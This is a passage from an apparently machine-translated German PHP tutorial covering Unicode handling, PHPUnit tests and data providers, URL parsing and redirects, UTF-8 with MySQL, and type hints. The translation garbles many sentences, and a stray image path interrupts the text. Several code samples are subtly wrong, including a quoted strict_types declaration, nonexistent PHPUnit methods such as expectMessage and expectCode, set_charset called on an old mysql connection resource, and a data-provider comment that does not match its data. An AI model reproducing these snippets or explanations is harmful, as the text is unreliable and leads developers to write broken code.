var_dump(mb_html_entity_decode('tch&#252;&#223;'));
```

```
echo "\nEncode / decode to HEX based HTML entities\n";
var_dump(mb_htmlentities('tchüß'));
var_dump(mb_html_entity_decode('tch&#xFC;&#xDF;'));
```

Ausgabe :

```
Get string from numeric DEC value
string(4) "ď"
string(2) "ď"

Get string from numeric HEX value
string(4) "ď"
string(2) "ď"

Get numeric value of character as DEC int
int(50319)
int(271)

Get numeric value of character as HEX string
string(4) "c48f"
string(3) "10f"

Encode / decode to DEC based HTML entities
string(15) "tch&#252;&#223;"
string(7) "tchüß"

Encode / decode to HEX based HTML entities
string(15) "tch&#xFC;&#xDF;"
string(7) "tchüß"
```

Intl Erweiterung für Unicode-Unterstützung

Native String-Funktionen werden Einzelbyte-Funktionen zugeordnet und funktionieren mit Unicode nicht gut. Die Erweiterungen iconv und mbstring bieten Unterstützung für Unicode, während die Intl-Erweiterung vollständige Unterstützung bietet. Intl ist ein Wrapper für die *facto de standard* ICU-Bibliothek. Detaillierte Informationen finden Sie unter http://site.icu-project.org . Http://php.net/manual/de/book.intl.php Wenn Sie die Erweiterung nicht installieren können, werfen Sie einen Blick auf eine alternative Implementierung von Intl aus dem Symfony-Framework .

ICU bietet vollständige Internationalisierung, wobei Unicode nur ein kleinerer Teil ist. Sie können die Transkodierung ganz einfach durchführen:

```
\UConverter::transcode($sString, 'UTF-8', 'UTF-8');  // strip bad bytes against attacks
```

Aber lasst **iconv** noch nicht ab. Betrachten Sie:

```
\iconv('UTF-8', 'ASCII//TRANSLIT', "Cliënt"); // output: "Client"
```

Unicode-Unterstützung in PHP online lesen: https://riptutorial.com/de/php/topic/4472/unicode-unterstutzung-in-php

Kapitel 97: Unit Testing

Syntax

- Vollständige Liste der Zusicherungen . Beispiele:
- `assertTrue(bool $condition[, string $messageIfFalse = '']);`
- `assertEquals(mixed $expected, mixed $actual[, string $messageIfNotEqual = '']);`

Bemerkungen

`Unit` werden zum Testen des Quellcodes verwendet, um zu sehen, ob er erwartungsgemäß Eingaben mit Eingaben enthält. `Unit` Tests werden von der Mehrheit der Frameworks unterstützt. Es gibt verschiedene PHPUnit-Tests , die sich in der Syntax unterscheiden können. In diesem Beispiel verwenden wir `PHPUnit` .

Examples

Klassenregeln testen

Nehmen wir an, wir haben eine einfache `LoginForm` Klasse mit der rules () -Methode (in der Anmeldeseite als Framework-Vorlage verwendet):

```
class LoginForm {
    public $email;
    public $rememberMe;
    public $password;

    /* rules() method returns an array with what each field has as a requirement.
     * Login form uses email and password to authenticate user.
     */
    public function rules() {
        return [
            // Email and Password are both required
            [['email', 'password'], 'required'],

            // Email must be in email format
            ['email', 'email'],

            // rememberMe must be a boolean value
            ['rememberMe', 'boolean'],

            // Password must match this pattern (must contain only letters and numbers)
            ['password', 'match', 'pattern' => '/^[a-z0-9]+$/i'],
        ];
    }

    /** the validate function checks for correctness of the passed rules */
    public function validate($rule) {
        $success = true;
        list($var, $type) = $rule;
        foreach ((array) $var as $var) {
```

```
            switch ($type) {
                case "required":
                    $success = $success && $this->$var != "";
                    break;
                case "email":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_EMAIL);
                    break;
                case "boolean":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_BOOLEAN,
FILTER_NULL_ON_FAILURE) !== null;
                    break;
                case "match":
                    $success = $success && preg_match($rule["pattern"], $this->$var);
                    break;
                default:
                    throw new \InvalidArgumentException("Invalid filter type passed")
            }
        }
        return $success;
    }
}
```

Um Tests für diese Klasse durchzuführen, verwenden wir **Unit-** Tests (Überprüfen des Quellcodes, ob er unseren Erwartungen entspricht):

```
class LoginFormTest extends TestCase {
    protected $loginForm;

    // Executing code on the start of the test
    public function setUp() {
        $this->loginForm = new LoginForm;
    }

    // To validate our rules, we should use the validate() method

    /**
     * This method belongs to Unit test class LoginFormTest and
     * it's testing rules that are described above.
     */
    public function testRuleValidation() {
        $rules = $this->loginForm->rules();

        // Initialize to valid and test this
        $this->loginForm->email = "valid@email.com";
        $this->loginForm->password = "password";
        $this->loginForm->rememberMe = true;
        $this->assertTrue($this->loginForm->validate($rules), "Should be valid as nothing is
invalid");

        // Test email validation
        // Since we made email to be in email format, it cannot be empty
        $this->loginForm->email = '';
        $this->assertFalse($this->loginForm->validate($rules), "Email should not be valid
(empty)");

        // It does not contain "@" in string so it's invalid
        $this->loginForm->email = 'invalid.email.com';
        $this->assertFalse($this->loginForm->validate($rules), "Email should not be valid
(invalid format)");
```

```
        // Revert email to valid for next test
        $this->loginForm->email = 'valid@email.com';

        // Test password validation
        // Password cannot be empty (since it's required)
        $this->loginForm->password = '';
        $this->assertFalse($this->loginForm->validate($rules), "Password should not be valid
(empty)");

        // Revert password to valid for next test
        $this->loginForm->password = 'ThisIsMyPassword';

        // Test rememberMe validation
        $this->loginForm->rememberMe = 999;
        $this->assertFalse($this->loginForm->validate($rules), "RememberMe should not be valid
(integer type)");

        // Revert remeberMe to valid for next test
        $this->loginForm->rememberMe = true;
    }
}
```

Wie genau können `Unit` Tests hier helfen (ausgenommen allgemeine Beispiele)? Zum Beispiel passt es sehr gut, wenn wir unerwartete Ergebnisse erhalten. Nehmen wir zum Beispiel diese Regel von früher:

```
['password', 'match', 'pattern' => '/^[a-z0-9]+$/i'],
```

Wenn wir jedoch eine wichtige Sache verpasst haben und dies geschrieben haben:

```
['password', 'match', 'pattern' => '/^[a-z0-9]$/i'],
```

Bei Dutzenden verschiedener Regeln (vorausgesetzt, wir verwenden nicht nur E-Mail und Passwort), ist es schwierig, Fehler zu erkennen. Dieser Gerätetest:

```
// Initialize to valid and test this
$this->loginForm->email = "valid@email.com";
$this->loginForm->password = "password";
$this->loginForm->rememberMe = true;
$this->assertTrue($this->loginForm->validate($rules), "Should be valid as nothing is
invalid");
```


Wird unser **erstes** Beispiel übergeben, aber nicht das **zweite** . Warum? Im zweiten Beispiel haben wir ein Muster mit einem Tippfehler geschrieben (fehlendes Zeichen `+`), dh es akzeptiert nur einen Buchstaben / eine Zahl.

: **Unit** - Tests können mit dem Befehl in der Konsole ausgeführt werden `phpunit [path_to_file]` . Wenn alles in Ordnung ist, sollten wir in der Lage sein zu sehen, dass alle Tests im `OK` Zustand sind. Andernfalls werden entweder `Error` (Syntaxfehler) oder `Fail` (mindestens eine Zeile in dieser Methode wurde nicht bestanden).

Mit zusätzlichen Parametern wie `--coverage` wir auch visuell sehen, wie viele Zeilen im Backend-Code getestet wurden und welche bestanden / nicht bestanden haben. Dies gilt für alle

Frameworks, auf denen PHPUnit installiert ist.

Beispiel, wie `PHPUnit` test in Console aussieht (allgemeines Aussehen, nicht in diesem Beispiel):



PHPUnit-Datenprovider

Bei Testmethoden müssen Daten häufig getestet werden. Um einige Methoden vollständig zu testen, müssen Sie für jede mögliche Testbedingung unterschiedliche Datensätze bereitstellen. Natürlich können Sie dies auch manuell mit Schleifen tun:

```
...
public function testSomething()
{
    $data = [...];
    foreach($data as $dataSet) {
       $this->assertSomething($dataSet);
    }
}
...
```

Und jemand kann es bequem finden. Es gibt jedoch einige Nachteile dieses Ansatzes. Zunächst müssen Sie zusätzliche Aktionen zum Extrahieren von Daten durchführen, wenn Ihre Testfunktion mehrere Parameter akzeptiert. Zweitens wäre es bei einem Ausfall schwierig, den fehlerhaften Datensatz ohne zusätzliche Meldungen und Debugging zu unterscheiden. Drittens bietet PHPUnit eine automatische Methode für den Umgang mit Testdatensätzen mithilfe von Datenprovidern .

Datenanbieter ist eine Funktion, die Daten für Ihren speziellen Testfall zurückgeben soll.

> Eine Datenanbietermethode muss public sein und entweder ein **Array von Arrays** oder ein Objekt zurückgeben, das die **Iterator-** Schnittstelle implementiert und für jeden Iterationsschritt **ein Array liefert** . Für jedes Array, das Teil der Auflistung ist, wird die Testmethode mit dem Inhalt des Arrays als Argumente aufgerufen.

Um einen Datenprovider für Ihren Test zu verwenden, verwenden Sie die `@dataProvider` Annotation mit dem Namen der angegebenen Datenproviderfunktion:

```
/**
* @dataProvider dataProviderForTest
*/
public function testEquals($a, $b)
{
    $this->assertEquals($a, $b);
}

public function dataProviderForTest()
{
    return [
        [1,1],
        [2,2],
        [3,2] //this will fail
    ];
}
```

Array von Arrays

> Beachten Sie, dass `dataProviderForTest()` Array von Arrays zurückgibt. Jedes verschachtelte Array hat zwei Elemente und füllt die erforderlichen Parameter für `testEquals()` nacheinander aus. Ein Fehler wie dieser wird `Missing argument 2 for Test::testEquals()` wenn nicht genügend Elemente vorhanden sind. PHPUnit durchläuft automatisch Daten und führt Tests durch:

```
public function dataProviderForTest()
```

```
{
    return [
        [1,1], // [0] testEquals($a = 1, $b = 1)
        [2,2], // [1] testEquals($a = 2, $b = 2)
        [3,2]  // [2] There was 1 failure: 1) Test::testEquals with data set #2 (3, 4)
    ];
}
```

Jeder Datensatz kann der **Einfachheit** halber benannt werden. Fehler werden leichter erkannt:

```
public function dataProviderForTest()
{
    return [
        'Test 1' => [1,1], // [0] testEquals($a = 1, $b = 1)
        'Test 2' => [2,2], // [1] testEquals($a = 2, $b = 2)
        'Test 3' => [3,2]  // [2] There was 1 failure:
                           //     1) Test::testEquals with data set "Test 3" (3, 4)
    ];
}
```

Iteratoren

```
class MyIterator implements Iterator {
    protected $array = [];

    public function __construct($array) {
        $this->array = $array;
    }

    function rewind() {
        return reset($this->array);
    }

    function current() {
        return current($this->array);
    }

    function key() {
        return key($this->array);
    }

    function next() {
        return next($this->array);
    }

    function valid() {
        return key($this->array) !== null;
    }
}
...

class Test extends TestCase
{
    /**
     * @dataProvider dataProviderForTest
     */
    public function testEquals($a)
```

```
    {
        $toCompare = 0;

        $this->assertEquals($a, $toCompare);
    }

    public function dataProviderForTest()
    {
        return new MyIterator([
            'Test 1' => [0],
            'Test 2' => [false],
            'Test 3' => [null]
        ]);
    }
}
```

Wie Sie sehen, funktioniert der einfache Iterator auch.

> Beachten Sie, dass der Datenanbieter auch für einen **einzelnen** Parameter ein Array `[$parameter]`

Denn wenn wir unsere `current()` -Methode ändern (die tatsächlich bei jeder Iteration Daten zurückgibt):

```
function current() {
    return current($this->array)[0];
}
```

Oder aktuelle Daten ändern:

```
return new MyIterator([
            'Test 1' => 0,
            'Test 2' => false,
            'Test 3' => null
        ]);
```

Wir erhalten einen Fehler:

```
There was 1 warning:

1) Warning
The data provider specified for Test::testEquals is invalid.
```

> Natürlich ist es nicht sinnvoll, das `Iterator` Objekt über ein einfaches Array zu verwenden. Es sollte eine bestimmte Logik für Ihren Fall implementieren.

Generatoren

Es ist nicht explizit vermerkt und wird im Handbuch gezeigt, Sie können aber auch einen Generator als Datenprovider verwenden. Beachten Sie, dass die `Generator` die `Iterator` Schnittstelle tatsächlich implementiert.

Hier ist ein Beispiel für die Verwendung von `DirectoryIterator` Kombination mit `generator` :

```
/**
 * @param string $file
 *
 * @dataProvider fileDataProvider
 */
public function testSomethingWithFiles($fileName)
{
    //$fileName is available here

    //do test here
}

public function fileDataProvider()
{
    $directory = new DirectoryIterator('path-to-the-directory');

    foreach ($directory as $file) {
        if ($file->isFile() && $file->isReadable()) {
            yield [$file->getPathname()]; // invoke generator here.
        }
    }
}
```

> Note Provider `yield` s ein Array. Stattdessen wird eine Warnung zu einem ungültigen Datenanbieter angezeigt.

Testen Sie Ausnahmen

Angenommen, Sie möchten die Methode testen, die eine Ausnahme auslöst

```
class Car
{
    /**
     * @throws \Exception
     */
    public function drive()
    {
        throw new \Exception('Useful message', 1);
    }
}
```

Sie können dies tun, indem Sie den Methodenaufruf in einen try / catch-Block einschließen und Assertions für die Eigenschaften des Ausführungsobjekts vornehmen. Praktischerweise können Sie jedoch auch Exception-Assertions-Methoden verwenden. Seit PHPUnit 5.2 stehen ExpectX () - Methoden zur Verfügung, um den Ausnahmetyp, die Nachricht und den Code geltend zu machen

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
        // prepare
        $car = new \Car();
        $expectedClass = \Exception::class;
        $expectedMessage = 'Useful message';
        $expectedCode = 1;
```

```
        // test
        $this->expectException($expectedClass);
        $this->expectMessage($expectedMessage);
        $this->expectCode($expectedCode);

        // invoke
        $car->drive();
    }
}
```

Wenn Sie eine frühere Version von PHPUnit verwenden, kann die Methode setExpectedException anstelle von expectX () - Methoden verwendet werden. Beachten Sie jedoch, dass sie nicht mehr unterstützt wird und in Version 6 entfernt wird.

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
        // prepare
        $car = new \Car();
        $expectedClass = \Exception::class;
        $expectedMessage = 'Useful message';
        $expectedCode = 1;

        // test
        $this->setExpectedException($expectedClass, $expectedMessage, $expectedCode);

        // invoke
        $car->drive();
    }
}
```

Unit Testing online lesen: https://riptutorial.com/de/php/topic/3417/unit-testing

Kapitel 98: URLs

Examples

URL analysieren

Um eine URL in ihre einzelnen Komponenten zu trennen, verwenden Sie `parse_url()` :

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$parts = parse_url($url);
```

Nach der Ausführung des obigen Befehls würde der Inhalt von `$parts` lauten:

```
Array
(
    [scheme] => http
    [host] => www.example.com
    [path] => /page
    [query] => foo=1&bar=baz
    [fragment] => anchor
)
```

Sie können auch nur eine Komponente der URL zurückgeben. Um nur die Querzeichenfolge zurückzugeben:

```
$url = 'http://www.example.com/page?foo=1&bar=baz#anchor';
$queryString = parse_url($url, PHP_URL_QUERY);
```

Folgende Konstanten sind `PHP_URL_SCHEME` : `PHP_URL_SCHEME` , `PHP_URL_HOST` , `PHP_URL_PORT` , `PHP_URL_USER` , `PHP_URL_PASS` , `PHP_URL_PATH` , `PHP_URL_QUERY` und `PHP_URL_FRAGMENT` .

Verwenden Sie `parse_str()` um eine `parse_str()` weiter in Schlüsselwertpaare zu parsen:

```
$params = [];
parse_str($queryString, $params);
```

Nach der Ausführung des obigen `$params` würde das `$params` Array mit folgendem `$params` :

```
Array
(
    [foo] => 1
    [bar] => baz
)
```

Umleitung auf eine andere URL

Mit der `header()` Funktion können Sie den Browser anweisen, zu einer anderen URL umzuleiten:

```
$url = 'https://example.org/foo/bar';
if (!headers_sent()) { // check headers - you can not send headers if they already sent
  header('Location: ' . $url);
  exit; // protects from code being executed after redirect request
} else {
  throw new Exception('Cannot redirect, headers already sent');
}
```

Sie können auch zu einer relativen URL umleiten (dies ist nicht Teil der offiziellen HTTP-Spezifikation, funktioniert aber in allen Browsern):

```
$url = 'foo/bar';
if (!headers_sent()) {
  header('Location: ' . $url);
  exit;
} else {
  throw new Exception('Cannot redirect, headers already sent');
}
```

Wenn Header gesendet wurden, können Sie alternativ ein `meta refresh` HTML-Tag senden.

WARNUNG: Das Meta-Refresh-Tag setzt voraus, dass HTML ordnungsgemäß vom Client verarbeitet wird. Einige werden dies nicht tun. Im Allgemeinen funktioniert es nur in Webbrowsern. Beachten Sie außerdem, dass nach dem Senden von Kopfzeilen ein Fehler aufgetreten ist, der eine Ausnahme auslösen sollte.

Sie können auch einen Link zum Klicken für Benutzer ausdrucken, für Clients, die das Meta-Refresh-Tag ignorieren:

```
$url = 'https://example.org/foo/bar';
if (!headers_sent()) {
  header('Location: ' . $url);
} else {
  $saveUrl = htmlspecialchars($url); // protects from browser seeing url as HTML
  // tells browser to redirect page to $saveUrl after 0 seconds
  print '<meta http-equiv="refresh" content="0; url=' . $saveUrl . '">';
  // shows link for user
  print '<p>Please continue to <a href="' . $saveUrl . '">' . $saveUrl . '</a></p>';
}
exit;
```

Erstellen Sie eine URL-kodierte Abfragezeichenfolge aus einem Array

Das `http_build_query()` erstellt eine `http_build_query()` aus einem Array oder Objekt. Diese Zeichenfolgen können an eine URL angehängt werden, um eine GET-Anforderung zu erstellen, oder in einer POST-Anforderung mit beispielsweise cURL verwendet werden.

```
$parameters = array(
    'parameter1' => 'foo',
    'parameter2' => 'bar',
);
$queryString = http_build_query($parameters);
```

`$queryString` hat den folgenden Wert:

```
parameter1=foo&parameter2=bar
```

`http_build_query()` funktioniert auch mit mehrdimensionalen Arrays:

```
$parameters = array(
    "parameter3" => array(
        "sub1" => "foo",
        "sub2" => "bar",
    ),
    "parameter4" => "baz",
);
$queryString = http_build_query($parameters);
```

`$queryString` hat folgenden Wert:

```
parameter3%5Bsub1%5D=foo&parameter3%5Bsub2%5D=bar&parameter4=baz
```

Dies ist die URL-kodierte Version von

```
parameter3[sub1]=foo&parameter3[sub2]=bar&parameter4=baz
```

URLs online lesen: https://riptutorial.com/de/php/topic/1800/urls

Kapitel 99: UTF-8

Bemerkungen

- Sie müssen sicherstellen, dass Sie bei jeder Verarbeitung eines UTF-8-Strings sicher arbeiten. Dies ist leider der schwierige Teil. Wahrscheinlich möchten Sie die `mbstring` Erweiterung von PHP ausgiebig nutzen.
- **PHP integrierte String - Operationen sind *nicht* standardmäßig UTF-8 sicher.** Es gibt einige Dinge, die Sie mit normalen PHP-Zeichenfolgenoperationen (z. B. Verkettung) `mbstring` können. Für die meisten Dinge sollten Sie jedoch die entsprechende Funktion `mbstring` verwenden.

Examples

Eingang

- Sie sollten jeden empfangenen String als gültiges UTF-8 prüfen, bevor Sie ihn speichern oder irgendwo verwenden. `mb_check_encoding()` PHP macht den Trick, aber Sie müssen es konsequent `mb_check_encoding()` . Es gibt wirklich keinen Ausweg, da bösartige Kunden Daten in beliebiger Kodierung übermitteln können.

```
$string = $_REQUEST['user_comment'];
if (!mb_check_encoding($string, 'UTF-8')) {
    // the string is not UTF-8, so re-encode it.
    $actualEncoding = mb_detect_encoding($string);
    $string = mb_convert_encoding($string, 'UTF-8', $actualEncoding);
}
```

- **Wenn Sie HTML5 verwenden, können Sie diesen letzten Punkt ignorieren.** Sie möchten, dass alle Daten, die von Browsern an Sie gesendet werden, UTF-8 enthalten. Der einzige zuverlässige Weg, dies zu tun, besteht darin, das Attribut " `accept-charset` zu allen Ihren `<form>` -Tags hinzuzufügen.

```
<form action="somepage.php" accept-charset="UTF-8">
```

Ausgabe

- Wenn Ihre Anwendung Text an andere Systeme überträgt, müssen sie auch über die Zeichenkodierung informiert werden. In PHP können Sie die Option `default_charset` in `php.ini` oder den `Content-Type` MIME-Header manuell ausgeben. Dies ist die bevorzugte Methode, wenn Sie auf moderne Browser zugreifen.

```
header('Content-Type: text/html; charset=utf-8');
```

- Wenn Sie die Antwortheader nicht festlegen können, können Sie auch die Codierung in einem HTML-Dokument mit HTML-Metadaten festlegen.

    - HTML5

    ```
    <meta charset="utf-8">
    ```

    - Ältere Versionen von HTML

    ```
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    ```

Datenspeicherung und -zugriff

In diesem Thema wird speziell auf UTF-8 und Überlegungen zur Verwendung mit einer Datenbank eingegangen. Wenn Sie weitere Informationen zur Verwendung von Datenbanken in PHP wünschen, lesen Sie dieses Thema .

Daten in einer MySQL-Datenbank speichern:

- `utf8mb4` den `utf8mb4` Zeichensatz für alle Tabellen und Textspalten in Ihrer Datenbank an. Dadurch werden in MySQL in UTF-8 nativ kodierte Werte physisch gespeichert und abgerufen.

    MySQL verwendet die `utf8mb4` Codierung implizit, wenn eine `utf8mb4_*` angegeben wird (ohne expliziten Zeichensatz).

- Ältere Versionen von MySQL (<5.5.3) unterstützen `utf8mb4` nicht. `utf8mb4` Sie `utf8` , das nur eine Teilmenge von Unicode-Zeichen unterstützt.

Zugriff auf Daten in einer MySQL-Datenbank:

- In Ihrem Anwendungscode (z. B. PHP) müssen Sie bei der von Ihnen verwendeten DB-Zugriffsmethode den Verbindungszeichensatz auf `utf8mb4` . Auf diese Weise führt MySQL keine Konvertierung vom nativen UTF-8 durch, wenn Daten an Ihre Anwendung übergeben werden und umgekehrt.

- Einige Treiber bieten einen eigenen Mechanismus zum Konfigurieren des Verbindungszeichensatzes, der sowohl den eigenen internen Status aktualisiert als auch MySQL über die Codierung informiert, die für die Verbindung verwendet werden soll. Dies ist normalerweise der bevorzugte Ansatz.

  Zum Beispiel (Die gleiche Überlegung bezüglich `utf8mb4` / `utf8` gilt wie oben):

    - Wenn Sie die PDO- Abstraktionsschicht mit PHP ≥ 5.3.6 verwenden, können Sie im DSN einen `charset` angeben:

    ```
    $handle = new PDO('mysql:charset=utf8mb4');
    ```

- Wenn Sie mysqli verwenden , können Sie `set_charset()` aufrufen:

```
$conn = mysqli_connect('localhost', 'my_user', 'my_password', 'my_db');

$conn->set_charset('utf8mb4');        // object oriented style
mysqli_set_charset($conn, 'utf8mb4'); // procedural style
```

- Wenn Sie mit einfachen stecken mysql aber passieren zu laufen PHP ≥ 5.2.3, können Sie rufen `mysql_set_charset` .

```
$conn = mysql_connect('localhost', 'my_user', 'my_password');

$conn->set_charset('utf8mb4');       // object oriented style
mysql_set_charset($conn, 'utf8mb4'); // procedural style
```

- Wenn der Datenbanktreiber keinen eigenen Mechanismus zum Festlegen des Verbindungszeichensatzes bereitstellt, müssen Sie MySQL möglicherweise eine Abfrage ausgeben, wie Ihre Anwendung die zu verschlüsselnden Daten der Verbindung erwartet: `SET NAMES 'utf8mb4'` .

UTF-8 online lesen: https://riptutorial.com/de/php/topic/1745/utf-8

Kapitel 100: Variablen

Syntax

- $ variable = 'Wert'; // Allgemeine Variable zuweisen
- $ object-> property = 'value'; // Weisen Sie eine Objekteigenschaft zu
- ClassName :: $ property = 'value'; // Weisen Sie eine statische Klasseneigenschaft zu
- $ array [0] = 'value'; // Weisen Sie einem Index eines Arrays einen Wert zu
- $ array [] = 'value'; // Drücke ein Element am Ende eines Arrays
- $ array ['key'] = 'value'; // Einen Arraywert zuweisen
- echo $ variable; // Einen variablen Wert ausgeben (drucken)
- some_function ($ variable); // Variable als Funktionsparameter verwenden
- unset ($ variable); // Setze eine Variable
- $$ Variable = 'Wert'; // Zuweisung einer Variablenvariablen
- isset ($ variable); // Prüfen Sie, ob eine Variable gesetzt ist oder nicht
- leer ($ variable); // Prüfen Sie, ob eine Variable leer ist oder nicht

Bemerkungen

Typprüfung

In der Dokumentation zu Variablen und Typen wird erwähnt, dass PHP keine statische Typisierung verwendet. Das ist richtig, aber PHP überprüft die Funktions- / Methodenparameter und gibt Werte zurück (insbesondere bei PHP 7).

Sie können die Typprüfung für Parameter und Rückgabewerte erzwingen, indem Sie in PHP 7 Typhinweise wie folgt verwenden:

```
<?php

/**
 * Juggle numbers and return true if juggling was
 * a great success.
 */
function numberJuggling(int $a, int $b) : bool
{
    $sum = $a + $b;

    return $sum % 2 === 0;
}
```

> **Hinweis:** `gettype()` für `integer` und `boolean` Werte ist `integer` bzw. `boolean` . Aber für Typhinweise für solche Variablen müssen Sie `int` und `bool` . Andernfalls gibt PHP keinen Syntaxfehler aus, erwartet jedoch die Übergabe von `integer` und `boolean` *Klassen* .

Das obige Beispiel gibt einen Fehler aus, wenn ein nicht numerischer Wert entweder als `$a` oder `$b` -Parameter angegeben wird und wenn die Funktion etwas anderes als `true` oder `false` zurückgibt. Das obige Beispiel ist "lose", da Sie in `$a` oder `$b` einen Float-Wert `$b` . Wenn Sie strikte Typen erzwingen möchten, das heißt, Sie können nur ganze Zahlen eingeben und keine Floats, fügen Sie am Anfang Ihrer PHP-Datei Folgendes hinzu:

```
<?php
declare('strict_types=1');
```

Vor PHP 7-Funktionen und -Methoden waren Typhinweise für die folgenden Typen zulässig:

- `callable` (eine aufrufbare Funktion oder Methode)
- `array` (jeder Typ von Array, der auch andere Arrays enthalten kann)
- Schnittstellen (vollständig qualifizierter Klassenname oder FQDN)
- Klassen (FQDN)

Siehe auch: Wert einer Variablen ausgeben

Examples

Dynamischer Zugriff auf eine Variable nach Namen (Variablenvariablen)

